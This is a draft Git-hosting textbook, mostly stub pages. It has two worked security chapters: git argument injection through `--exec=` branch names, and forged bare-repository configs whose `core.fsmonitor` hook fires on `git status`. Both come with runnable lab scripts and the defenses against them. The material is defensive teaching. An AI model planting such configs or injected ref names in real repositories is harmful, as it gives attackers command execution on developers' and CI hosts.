> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Retention and CI Integration

Retention and CI Integration

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Artifact storage, retention policies, and CI integration.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Self-Hosted Registry Architecture

Self-Hosted Registry Architecture

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Self-hosted registry architecture.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Security

Theory

Theory: Supply Chain is Trust in What You Did Not Write

Git signatures, SBOMs, dependency scans, and secret detection are layers on *provenance*. A platform hardens the perimeter; it cannot see an unsigned `curl | bash` in a Dockerfile unless you look.

Invariants

1. Verify on the server what ch 20 taught on the client.
2. SBOM is a graph of what you shipped, not a scanner by itself.
3. A supply-chain incident is usually a trusted path (CI, dep, maintainer).

```
source (signed) → CI (OIDC) → registry (digest) → runtime
           SBOM + scan attach evidence to this path
```

What can break

- Signing commits but not pinning Actions by digest.

How to read this chapter

Server-side git security, scanning, SBOM, secrets, incidents, hardening.

Signed Commits on the Server

Signed Commits on the Server

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Signed commits, tags, verification on the platform.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Dependency Scanning

Dependency Scanning

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Dependency scanning and vulnerability management.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

SBOM

SBOM

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Software Bill of Materials (SBOM).

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Secrets Detection

Secrets Detection

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Secrets detection and management.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Supply Chain Attacks

Supply Chain Attacks

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Lessons from real incidents.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Platform-Level Hardening

Platform-Level Hardening

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Platform-level security hardening.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Git argument injection and -- / `--end-of-options`

Git argument injection and -- / --end-of-options

When a forge or CI wrapper builds a `git` argv from **user-controlled ref names**, a string that looks like a branch can be parsed as a **flag**. That is CWE-88 (argument injection). The boring defense is the same one POSIX and modern Git document: put `--` or **`--end-of-options`** before operands so later tokens cannot become options. This chapter teaches that defense using the public Rapid7 analysis of Gogs (**CVE-2026-52806**, fixed in Gogs **0.14.3**). It does **not** give a live exploit against any service — only enough mechanism to review your own wrappers.

Thesis

> `git rebase base head` is safe only if `base` and `head` cannot be mistaken for flags. `git rebase --exec=…` runs a shell command after each replayed commit. If an attacker can make a "branch name" start with `--exec=`, and your code passes it without an end-of-options marker, you handed them RCE in the Git worker user.

Mental model

```
User-controlled ref string


argv:  git  rebase  --quiet  <base>  <head>

                       if <base> is "--exec=touch${IFS}/tmp/x"
                          Git parses --exec, runs sh -c …

                       if you insert a barrier:
argv:  git  rebase  --quiet  --  <base>  <head>
or:    git  rebase  --quiet  --end-of-options  <base>  <head>

                       <base> is data, even if it starts with -
```

Marker	Role
`--`	Classic "end of options"; remaining args are operands

Marker	Role
`--end-of-options`	Git-specific explicit barrier (used heavily in hardened git-module / forge code)
`rev-parse --verify`	Proves a ref **exists** — does **not** prove it is safe as an argv operand

Worked examples

Case 1: Why `--exec` is a loaded footgun

`git rebase` accepts `--exec <cmd>` (run `sh -c` after each commit). That is a legitimate feature for maintainers. It becomes an injection primitive only when **untrusted strings** are placed where Git expects options *or* where a missing `--` lets a operand look like an option.

Defensive sketch (Go-shaped, illustrative — pattern, not a Gogs patch):

```
// safe_rebase.go - pattern only: always barrier before ref operands
// BAD:  exec.Command("git", "rebase", "--quiet", baseBranch, headBranch)
// GOOD:
cmd := exec.Command(
    "git", "rebase", "--quiet",
    "--end-of-options", // or "--"
    baseBranch,
    headBranch,
)
```

Never build the cmdline as a single shell string (`sh -c "git rebase …"+branch`). Prefer argv arrays; still use `--` / `--end-of-options` because the danger is **Git's** option parser, not only the system shell.

Case 2: Lesson from CVE-2026-52806 (Gogs), fixed 0.14.3

Public facts from Rapid7's write-up (May–June 2026):

- Gogs' `Merge()` rebase path called roughly `git rebase --quiet <BaseBranch> <head>` via raw `process.ExecDir` — **no** `--` barrier.
- `BaseBranch` could be a ref whose name was literally shaped like `--exec=…` (Git allows `$`, `{`, `}`, `=`, `-` in ref names).
- Earlier Gogs CVEs had already added `--` / `--end-of-options` on *other* git-module call sites (`tag`, `diff`, `upload-pack`, …). The rebase merge path still used raw exec and stayed vulnerable until **0.14.3** (PR accepting Rapid7's patch; **CVE-2026-52806**).
- `git rev-parse --verify` during PR creation only checked that the ref resolved — after the attacker pushed the oddly named branch, verification succeeded.

Admin takeaway for operators: upgrade Gogs past 0.14.3; treat "we validate refs exist" as unrelated to "we safely pass refs as argv".

Case 3: Audit checklist for your wrapper

When your code runs Git with any string that came from a user, ticket title, branch name, tag, or path:

1. **Argv only** — no shell concatenation.
2. **Barrier** — `--` or `--end-of-options` immediately before operands that may start with `-`.
3. **Prefer a maintained library** that already inserts barriers (and keep it updated).
4. **Refuse or encode** ref names that begin with `-` if your product does not need them.
5. **Log carefully** — error lines that echo the ref can become IoCs (`unknown option 'exec=…'`), but do not log secrets from the payload.

Local demonstration of the *parser* idea without attacking anything: show Git treating a dashed operand as an option unless `--` is present.

```
# end_of_options_lab.sh - safe local demo; creates a throwaway repo in /tmp
set -euo pipefail
d=$(mktemp -d)
trap 'rm -rf "$d"' EXIT
cd "$d"
git init -q
git commit --allow-empty -m init >/dev/null
# Without --, a dashed "ref" is an unknown option to show-ref-shaped tools:
if git rev-parse --verify -- '--exec=demo' 2>/tmp/err; then
  echo "unexpected success"
else
  echo "without a real ref named that way, verify fails (expected)"
  head -2 /tmp/err || true
fi
# Create an oddly named ref ONLY in this temp repo to show naming is legal:
git update-ref 'refs/heads/--odd-name' HEAD
git show-ref --heads | grep odd-name
# show-ref with -- before patterns:
git show-ref --heads -- '--odd-name' >/dev/null && echo "ok: dashed ref accepted as operand
```

Run this only in `/tmp` labs. Do **not** point it at production forges or shared runners.

The trap

Validating with `git rev-parse` / "does this ref exist?" and assuming the string is safe to splice into `git rebase`, `git checkout`, `git tag`, or `git diff`. Existence is not non-optionality. The other trap: disabling a feature (rebase merge) as your only control while repo owners can turn it back on.

The boring rule

Every user-influenced token that follows `git <subcommand>` goes after `--` or `--end-of-options`, or through an API that already inserts one. Review new `exec.Command("git", …)` call sites the same way you review SQL concatenation.

Try this

1. `git grep -n 'rebase' $(your-forge-or-ci-repo)` and list call sites missing `--`.
2. Run `end_of_options_lab.sh` in `/tmp` to feel dashed ref names.
3. Read Rapid7's public post for the full disclosure timeline and operator mitigations — upgrade paths, not exploit steps.

Sources

- Rapid7 — Authenticated RCE via Argument Injection in Gogs (CVE-2026-52806)
- Git documentation: `git rebase --exec`; general argv parsing and `--` as end-of-options
- Prior related class: forge advisories that added `--` / `--end-of-options` to `git tag` / `git diff` / upload-pack paths (cited in the Rapid7 post)

When `.git` Is Missing: Forged Config, `fsmonitor`, and `safe.directory`

When `.git` Is Missing: Forged Config, `fsmonitor`, and `safe.directory`

Thesis

Git finds a repository by discovery, not by magic. It looks for `.git/HEAD`. If that is gone, it asks whether the *current directory itself* looks like a bare repository: does it contain `HEAD`, `objects/`, and `refs/`? If yes, that directory *is* the repository, and Git will read its `config` and run its hooks.

That second check is the attack surface. An attacker who can plant those files in a work tree, and then arrange for `.git` to disappear, can make the next `git status` (or any other Git command) execute a `core.fsmonitor` command of their choosing. RyotaK used exactly this against Google Cloud Looker (CVE-2025-12472): a forged config with `core.worktree = "."` and `core.fsmonitor = "…"`, a recursive delete that wiped `.git` first, and a concurrent `git status` that ran the hook.

This chapter builds that discovery path in a throwaway directory, shows what Git does, and then turns on the two defenses that belong in every forge, CI runner, and shared-host Git install: `safe.bareRepository=explicit` and a carefully managed `safe.directory` list. It does **not** reproduce Looker's delete race or any live exploit against a service.

Mental model

Piece	What it is
Bare repository	A directory that *is* the Git database: `HEAD`, `config`, `objects/`, `refs/` sit at its root, with no `.git/` subdirectory
`core.bare = false` + `core.worktree = "."`	Turns that bare-looking directory into a non-bare repo whose work tree is itself, so `git status` has somewhere to look
`core.fsmonitor`	A command Git runs to learn which files changed. It is an ordinary hook: the shell runs it with your privileges
Discovery	"Is there a `.git` here? If not, does *this directory* look like a bare repo?" — the second answer is what the forged files hijack

Git has two relevant defenses, and both only take effect in **protected** configuration (system and global). A forged per-repo `config` cannot turn them off.




Figure 1: When .git is gone Git falls back to bare-repo discovery; a forged config with fsmonitor becomes a hook; safe.bareRepository=explicit and safe.directory are the defenses

Setting	Effect
`safe.bareRepository = explicit`	Git refuses to use a bare repository unless it was named by `--git-dir` or `$GIT_DIR`. Default today is `all`. Git 3.0 will default to `explicit`
`safe.directory`	Git refuses to even *parse* a repository's config if the directory is owned by someone else. Listing a path (or `*`) adds an exception

Worked examples

Every listing was run on Debian 13 x86_64 with **Git 2.47.3**. The current upstream release is **Git 2.56.0**. Behaviour of discovery, `safe.bareRepository`, and `safe.directory` is unchanged between those two. The labs isolate Git from your real configuration:

```
# env.sh - isolate the lab from your real Git configuration.
# env.sh - isolate the lab from your real Git configuration.
export LAB="$PWD"
export GIT_CONFIG_NOSYSTEM=1                # ignore /etc/gitconfig
```

```
export GIT_CONFIG_GLOBAL="$LAB/gitconfig"  # a throwaway "global" config
export GIT_AUTHOR_NAME=lab GIT_AUTHOR_EMAIL=lab@example.com
export GIT_COMMITTER_NAME=lab GIT_COMMITTER_EMAIL=lab@example.com
: > "$GIT_CONFIG_GLOBAL"
```

Save that next to the case scripts, then:

```
mkdir -p /tmp/vcs-lab && cd /tmp/vcs-lab
# copy env.sh and the case scripts here
. ./env.sh
```

Case 1: An embedded bare repository that a `clone` delivers intact

The classic "buried bare repo" shape. The outer repository's tracked files include a complete bare repository under `docs/`. After you clone it, `cd docs` and run any Git command: discovery finds the bare files and the forged `fsmonitor` fires.

```
#!/bin/sh
# case1.sh - a cloned repo that contains a bare repository in a subdirectory.
. ./env.sh
set -e
rm -rf attacker victim
mkdir attacker && cd attacker && git init -q -b main

# What looks like project files is a complete bare repository.
mkdir -p docs/objects/info docs/refs/heads
printf '' > docs/objects/info/.keep
printf '' > docs/refs/heads/.keep
echo 'ref: refs/heads/main' > docs/HEAD
# Plant the config WITHOUT the hook first, so seeding the bare repo is quiet.
cat > docs/config <<'CFG'
[core]
    repositoryformatversion = 0
    bare = true
CFG
echo '# Docs' > docs/README.md
git --git-dir=docs --work-tree=docs add README.md
git --git-dir=docs --work-tree=docs commit -q -m seed
# Now turn it into the trap: bare=false, worktree=".", and an fsmonitor hook.
cat > docs/config <<'CFG'
[core]
    repositoryformatversion = 0
    bare = false
    worktree = "."
    fsmonitor = "echo \"fsmonitor ran as $(id -un) in $PWD\" >&2; false"
CFG
```

```
# Track the bare-repo files as ordinary files in the outer repo.
git add -A && git commit -q -m "add docs"
cd ..

git clone -q attacker victim
cd victim/docs
echo "\$ ls"
ls
echo "\$ git rev-parse --git-dir"
git rev-parse --git-dir
echo "\$ git status --short"
git status --short
```

```
$ ls
COMMIT_EDITMSG
HEAD
README.md
config
index
logs
objects
refs
$ git rev-parse --git-dir
.
$ git status --short
fsmonitor ran as box in /tmp/vcs-lab/victim/docs
fsmonitor ran as box in /tmp/vcs-lab/victim/docs
?? COMMIT_EDITMSG
?? HEAD
?? config
?? index
?? index.lock
?? logs/
?? objects/
?? refs/
```

`git rev-parse --git-dir` printing `.` is the tell. There is no `.git` directory. The current directory *is* the repository, so its `config` is authoritative. `git status` therefore runs `core.fsmonitor` as you, twice (once for the refresh, once for the status walk). justinsteven documented this family of abuses in 2022; Looker's invention was a way to *create* this state on a host that already had a real `.git`.

Case 1 defense: `safe.bareRepository=explicit`

```
#!/bin/sh
# case1_defense.sh - same clone, with safe.bareRepository=explicit.
. ./env.sh
set -e
git config --global safe.bareRepository explicit
cd victim/docs
echo "\$ git config --global --get safe.bareRepository"
git config --global --get safe.bareRepository
echo "\$ git status --short"
if git status --short 2>err.txt; then
  echo "(unexpected success)"
else
  echo "exit=$?"
  cat err.txt
fi
```

```
$ git config --global --get safe.bareRepository
explicit
$ git status --short
exit=128
fatal: cannot use bare repository '/tmp/vcs-lab/victim/docs' (safe.bareRepository is 'explicit'
```

Git refuses the bare repository because nothing named it with `--git-dir` or `$GIT_DIR`. Set this once in the **global or system** config of every host that runs Git on untrusted trees (CI runners, forges, developer laptops that `cd` into random clones). A repository's own `config` cannot override it. When Git 3.0 lands, this becomes the default; setting it today is free and forward-compatible.

Case 2: Delete `.git`, keep a forged config, run `git status`

The Looker-shaped state, without Looker's race. Plant the bare-repo files next to a real work tree, remove `.git`, and ask Git what it sees.

```
#!/bin/sh
# case2.sh - forge a config after .git is gone, then run git status.
. ./env.sh
set -e
git config --global --unset-all safe.bareRepository 2>/dev/null || true
git config --global --unset-all safe.directory 2>/dev/null || true

rm -rf project && mkdir project && cd project
git init -q -b main
echo 'v1' > app.txt && git add app.txt && git commit -q -m v1

# Capture the real index so "bare=false + worktree=." has something to status.
```

```
cp .git/index forged.index
cp .git/HEAD forged.HEAD

# Plant the forged bare-repo files next to the real work tree.
cat > config <<'CFG'
[core]
    repositoryformatversion = 0
    bare = false
    worktree = "."
    fsmonitor = "echo \"fsmonitor ran as $(id -un)\" >&2; false"
CFG
cp forged.HEAD HEAD
cp forged.index index
mkdir -p objects/info refs/heads
printf '' > objects/info/.keep
printf '' > refs/heads/.keep

echo "\$ ls -a"
ls -a
echo "\$ rm -rf .git"
rm -rf .git
echo "\$ git status --short"
git status --short
```

```
$ ls -a
.
..
.git
HEAD
app.txt
config
forged.HEAD
forged.index
index
objects
refs
$ rm -rf .git
$ git status --short
fsmonitor ran as box
fsmonitor ran as box
A  app.txt
?? HEAD
?? config
?? forged.HEAD
?? forged.index
?? index
?? index.lock
```

```
?? objects/
?? refs/
```

After `rm -rf .git`, discovery falls through to the planted `HEAD` / `objects` / `refs`, reads the planted `config`, and runs `fsmonitor`. The `index` copy is there so `git status` has a tree to compare; without it you get `fatal: this operation must be run in a work tree` instead of a hook. The same defense as Case 1 stops it:

```
$ git status --short
exit=128
fatal: cannot use bare repository '/tmp/vcs-lab/project' (safe.bareRepository is 'explicit')
```

Case 3: Ownership check vs `safe.directory=*`

`safe.directory` is a different defense: Git refuses to *parse* a repository's config when the directory is owned by someone else. `GIT_TEST_ASSUME_DIFFERENT_OWNER=1` exercises that check without needing a second Unix user (it is a Git test hook, available since the ownership protection shipped).

```
#!/bin/sh
# case3.sh - GIT_TEST_ASSUME_DIFFERENT_OWNER refuses to parse the config.
. ./env.sh
set -e
git config --global --unset-all safe.bareRepository 2>/dev/null || true
git config --global --unset-all safe.directory 2>/dev/null || true

rm -rf project && mkdir project && cd project
git init -q -b main
echo 'v1' > app.txt && git add app.txt && git commit -q -m v1
cp .git/index forged.index
cp .git/HEAD forged.HEAD
cat > config <<'CFG'
[core]
    repositoryformatversion = 0
    bare = false
    worktree = "."
    fsmonitor = "echo \"fsmonitor ran\" >&2; false"
CFG
cp forged.HEAD HEAD
cp forged.index index
mkdir -p objects/info refs/heads
printf '' > objects/info/.keep
printf '' > refs/heads/.keep
rm -rf .git

echo "\$ GIT_TEST_ASSUME_DIFFERENT_OWNER=1 git status"
if GIT_TEST_ASSUME_DIFFERENT_OWNER=1 git status 2>err.txt; then
```

```
  echo "(unexpected success)"
else
  echo "exit=$?"
  cat err.txt
fi

echo
echo "\$ git config --global --add safe.directory '*'   # the wrong fix"
git config --global --add safe.directory '*'
echo "\$ GIT_TEST_ASSUME_DIFFERENT_OWNER=1 git status --short"
GIT_TEST_ASSUME_DIFFERENT_OWNER=1 git status --short
```

```
$ GIT_TEST_ASSUME_DIFFERENT_OWNER=1 git status
exit=128
fatal: detected dubious ownership in repository at '/tmp/vcs-lab/project'
To add an exception for this directory, call:

    git config --global --add safe.directory /tmp/vcs-lab/project

$ git config --global --add safe.directory '*'   # the wrong fix
$ GIT_TEST_ASSUME_DIFFERENT_OWNER=1 git status --short
fsmonitor ran
fsmonitor ran
A  app.txt
?? HEAD
?? config
?? err.txt
?? forged.HEAD
?? forged.index
?? index
?? index.lock
?? objects/
?? refs/
```

Without an exception, Git stops before reading `config`, so the hook never runs. Adding `safe.directory *` is the nuclear override: every repository is trusted, ownership is ignored, and the same forged config executes `fsmonitor` again. For CI images and developer laptops, prefer an explicit list of directories you own, or a trailing-`/*` allow for a known workspace root. Never ship `safe.directory=*` as a default. Git documents that this setting, like `safe.bareRepository`, is only respected in protected configuration, so a forged repo cannot disable it either.

Case 4: The delete window, illustrated

Looker's bug was not "Git runs hooks". It was that a recursive delete of the *repository directory* removed `.git` first, and a carefully sized decoy directory made `rm -rf` linger long enough for a

concurrent `git status` to see the forged files. This case shows the state *during* that window. It does not time a race against a running delete, and it does not talk to Looker.

```
#!/bin/sh
# case4.sh - .git is gone, the decoy is still being deleted, git status fires.
. ./env.sh
set -e
git config --global --unset-all safe.directory 2>/dev/null || true
git config --global --unset-all safe.bareRepository 2>/dev/null || true

rm -rf race && mkdir race && cd race
git init -q -b main
echo 'v1' > app.txt && git add app.txt && git commit -q -m v1
cp .git/index forged.index
cp .git/HEAD forged.HEAD

cat > config <<'CFG'
[core]
    repositoryformatversion = 0
    bare = false
    worktree = "."
    fsmonitor = "echo \"fsmonitor ran during the delete window\" >&2; false"
CFG
cp forged.HEAD HEAD
cp forged.index index
mkdir -p objects/info refs/heads
printf '' > objects/info/.keep
printf '' > refs/heads/.keep

# Decoy directory that sorts after ".git" in ASCII. Looker's rm -rf walked
# children in readdir order; here we just delete .git first ourselves.
mkdir -p zzz_decoy
i=0
while [ "$i" -lt 200 ]; do
  mkdir -p "zzz_decoy/d$i"
  printf 'x' > "zzz_decoy/d$i/f"
  i=$((i + 1))
done

rm -rf .git
echo "\$ ls | head"
ls | head
echo "\$ git status --short   # while the decoy (and forged files) still exist"
git status --short
```

```
$ ls | head
HEAD
```

```
app.txt
config
forged.HEAD
forged.index
index
objects
refs
zzz_decoy
$ git status --short   # while the decoy (and forged files) still exist
fsmonitor ran during the delete window
fsmonitor ran during the delete window
A  app.txt
?? HEAD
?? config
?? forged.HEAD
?? forged.index
?? index
?? index.lock
?? objects/
?? refs/
?? zzz_decoy/
```

`.git` is gone. The decoy and the forged files are still there. `git status` runs the hook. That is the entire window Looker's race opened. The engineering lesson for forges and CI is not "make `rm -rf` faster". It is:

1. **Never delete a path that can resolve to the repository root** from user input. Looker's `validate_dir_name` missed `dir_name == "/"`.
2. **Never run Git against a tree you are concurrently destroying.**
3. **Set `safe.bareRepository=explicit`** so even if the window opens, discovery refuses the planted bare repo.
4. **Keep `safe.directory` tight**, so a repo that somehow changes ownership mid-flight is refused rather than parsed.

The trap

`safe.directory=*` feels like a fix for "dubious ownership" errors and is the most common way to turn the ownership defense off. Case 3 shows the sequence: the ownership check correctly refuses the forged repo, then `*` lets the hook run. Prefer listing the directories you actually share, and prefer running Git as the owner of those directories. The same trap exists for `safe.bareRepository=all` (the current default): it is convenient for workflows that `cd` into bare clones, and it is exactly what lets Case 1 fire. If you need bare repositories, name them with `--git-dir` / `$GIT_DIR` and keep the setting on `explicit`.

Other mistakes that re-open the window:

- Cleaning a workspace with `rm -rf "$REPO"` based on user-controlled path segments, without rejecting `/`, `..`, and empty components.
- Running `git status` / `git diff` / `git add -A` as a side effect of "is this a repo?" probes against trees you do not trust.
- Trusting that "the repo has no hooks" means anything. `core.fsmonitor`, `core.editor`, `core.pager`, `diff.*.command`, and `gpg.program` are all commands Git will run from config. A forged config does not need a `hooks/` directory.
- Assuming `safe.*` in a repository's own `config` helps. Protected scopes only.

The boring rule

On every host that runs Git against trees you did not create yourself — CI runners, forges, shared build agents, developer laptops that `cd` into clones — set `safe.bareRepository=explicit` in the global or system config, keep `safe.directory` as an explicit list (never `*`), and treat any user-controlled path that reaches a recursive delete or a Git invocation as hostile. Audit wrappers for "is this a git repo?" probes that run real Git commands against untrusted directories.

Try this

1. In Case 1, replace `fsmonitor` with `core.pager = "echo pager-ran >&2"` and run `git log`. Which commands invoke which config-driven programs?
2. Set `safe.bareRepository=explicit` and then run `git --git-dir=/tmp/vcs-lab/victim/docs status`. Why does that succeed when bare `git status` in the same directory fails?
3. Without `GIT_TEST_ASSUME_DIFFERENT_OWNER`, recreate Case 3 using `chown` inside a rootless user namespace (`unshare -U -r`) so the directory is really owned by another uid. Confirm `safe.directory` still refuses it.
4. Grep a forge or CI codebase you maintain for `rm -rf`, `FileUtils.rm_rf`, `shutil.rmtree`, and any `git status` / `git rev-parse` against a user-named path. For each call site, write down what happens if the path is `/` or contains `...`
5. Read justinsteven's 2022 advisory (linked below) and list three other config keys that become dangerous once discovery has been redirected.

Sources

- GMO Flatt Security / RyotaK, "Remote Command Execution in Google Cloud with Single Directory Deletion" (Looker, CVE-2025-12472): https://flatt.tech/research/posts/remote-command-execution-in-google-cloud-with-single-directory-deletion/
- CVE-2025-12472 summary (patched Looker versions): https://www.notcve.org/view.php?id=CVE-2025-12472
- justinsteven, "Git buried bare repos and fsmonitor various abuses" (2022): https://github.com/justinsteven/advisories/blob/main/2022_git_buried_bare_repos_and_fsmonitor_various_abuses.md

- Git documentation, `safe.bareRepository` and `safe.directory`: https://git-scm.com/docs/git-config#Documentation/git-config.txt-safebareRepository, https://git-scm.com/docs/git-config#Documentation/git-config.txt-safedirectory
- Git documentation, Security section of `git(1)`: https://git-scm.com/docs/git#_security
- Git release notes for the ownership / `safe.directory` work (2.35.2+) and `safe.bareRepository` (heading into Git 3.0 defaults): https://git-scm.com/docs/RelNotes
- Current Git release (2.56.0): https://git-scm.com/

Federation

Theory

Theory: Git is Already Distributed; Forges are Not

Every clone is a replica of objects. Federation of *issues and PRs* needs extra protocols (ForgeFed, ActivityPub) or boring mirroring.

Invariants

1. Mirroring is practical federation of Git objects.
2. Cross-instance PRs are still experimental.
3. Radicle and similar try to drop the forge as a single host.

```
clone A  ↔  clone B     (Git, solved)
forge A   ?   forge B     (issues/PRs, unsolved at scale)
```

What can break

- Assuming Codeberg and GitHub issues sync because remotes do.

How to read this chapter

Git as primitive, federated hosting, readiness.

Git as a Decentralization Primitive

Git as a Decentralization Primitive

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Git's native distribution as a decentralization primitive.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Federated Hosting

Federated Hosting

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Federated hosting and cross-instance collaboration.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Are We Ready?

Are We Ready?

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Are we ready for decentralized code hosting?

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Storage and Scale

Theory

Theory: Git Storage is Packs Plus a Database of Metadata

Repo growth hurts fetch time, `gc`, and inode counts. The forge DB (users, issues) scales on a different axis than packfiles.

Invariants

1. Local disk vs NFS vs Ceph vs S3 changes latency of `git fetch`.
2. Gitaly-style git servers shard repos, not tables.
3. CDNs help clone of *public* objects; auth still hits origin.

```
packfiles / alternates / object storage
metadata DB  (issues, users)   separate scale plan
```

What can break

- NFS for lots of tiny Git objects without cache.

How to read this chapter

Growth, storage options, fetch, DB, CDN/geo, benchmarks.

Repository Growth

Repository Growth

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- When size becomes a problem.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Storage Options

Storage Options

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Local, NFS, Ceph, S3-compatible.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Clone and Fetch Performance

Clone and Fetch Performance

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Cloning and fetch performance.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Database Scaling

Database Scaling

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Database scaling for Git platforms.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

CDN and Geo-Distributed Hosting

CDN and Geo-Distributed Hosting

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- CDN strategies and geo-distributed hosting.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Benchmarks

Benchmarks

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Benchmarks and performance profiles.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

HA and DR

Theory

Theory: Backup is Another Clone Plus Metadata Dump

Git objects backup with `git clone --mirror`. Issues, PRs, packages, and CI logs need the forge's dump. HA is keeping both classes online.

Invariants

1. A mirror clone is not a point-in-time of the issue tracker.
2. Geo-redundant Git needs object replication *and* DB replication.
3. DR tests are restores, not only snapshots.

```
objects  --mirror-->  cold clone
postgres dump  --→  object store
both required for a forge restore
```

What can break

- Backing up `/data/git` and forgetting the DB.

How to read this chapter

Backup, PITR, geo, DR plan, repo health alerts.

Backup Strategies

Backup Strategies

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Bare clones, dumps, and replication.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Point-in-Time Recovery

Point-in-Time Recovery

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Point-in-time recovery and versioning.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Geo-Redundant Deployments

Geo-Redundant Deployments

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Geo-redundant and multi-region deployments.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Disaster Recovery Planning

Disaster Recovery Planning

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Disaster recovery planning.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Monitoring Repository Health

Monitoring Repository Health

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Monitoring and alerting for repository health.

> **Note**
>
